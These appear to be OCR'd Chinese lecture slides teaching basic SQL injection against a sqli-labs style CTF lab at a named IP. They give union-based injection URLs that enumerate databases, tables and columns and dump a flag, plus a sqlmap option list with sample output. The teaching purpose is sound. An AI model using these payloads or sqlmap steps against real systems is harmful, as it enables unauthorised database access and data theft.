
查询并列出所有数据库的名称：

http://106.52.138.23:10019/Less-1/?id=-1' union select 10,20,group_concat(schema_name) from information_schema.schemata--+

SQL注入基础

查询并列出flag数据库的所有表名

http://106.52.138.23:10019/Less-1/?id=-1' union select 10,20,group_concat(table_name) from information_schema.tables where table_schema= 'flag' --+




'flag'也可以用十六进制的flag代替0x666C6167

SQL注入基础

查询并列出flag表中的所有字段内容

http://106.52.138.23:10019/Less-1/?id=-1' union select 10,20,group_concat(column_name) from information_schema.columns where table_schema= 'flag' --+



SQL注入基础

查询并列出flag数据库flag表flag字段中的内容

http://106.52.138.23:10019/Less-1/?id=-1'union select 10,20,flag from flag.flag--+

0
3

PART 3

SQLMAP使用

SqImap是十分著名的、自动化的SQL注入工具。

SQLMAP使用

官网：http://sqlmap.org/

-u “url”	以链接检测注入点
-r 文件名	以读文件检测注入点
--dbs	列出所有数据库的名字
--current-db	列出当前数据库的名字
-D	指定一个数据库
--tables	列出表名
-T	指定表名
--columns	列出所有的字段名
-C	指定字段

```
[13:46:13] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[13:46:13] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[13:46:13] [INFO] fetching columns for table 'flag' in database 'security'
[13:46:15] [INFO] fetching entries for table 'flag' in database 'security'
[13:46:16] [WARNING] something went wrong with full UNION technique (could be because of limitation on retriev
[13:46:18] [INFO] the SQL query used returns 1 entries
[13:46:19] [INFO] retrieved: flag{hello_csg}
[13:46:19] [INFO] analyzing table dump for possible password hashes
Database: security
Table: flag
[1 entry]
+-----------------+
| flag            |
+-----------------+
| flag{hello_csg} |
+-----------------+
```

04

PART 4

SQL注入题型讲解

SQL注入题型

数字型注入：

任务描述：在数据库中藏有一个flag字符串，请你通过所学知识把flag找到出来。

Flag格式:flag{*********}。

题目地址：http://106.52.138.23:10019/Less-2/

SQL注入题型

sql登录框POST注入

任务描述：在数据库中藏有一个flag字符串，请你通过所学知识把flag找到出来。

Flag格式:flag{*********}。

题目地址：http://106.52.138.23:10019/Less-11/

感谢您的观赏！

主讲：邵艺豪　981484617@qq.com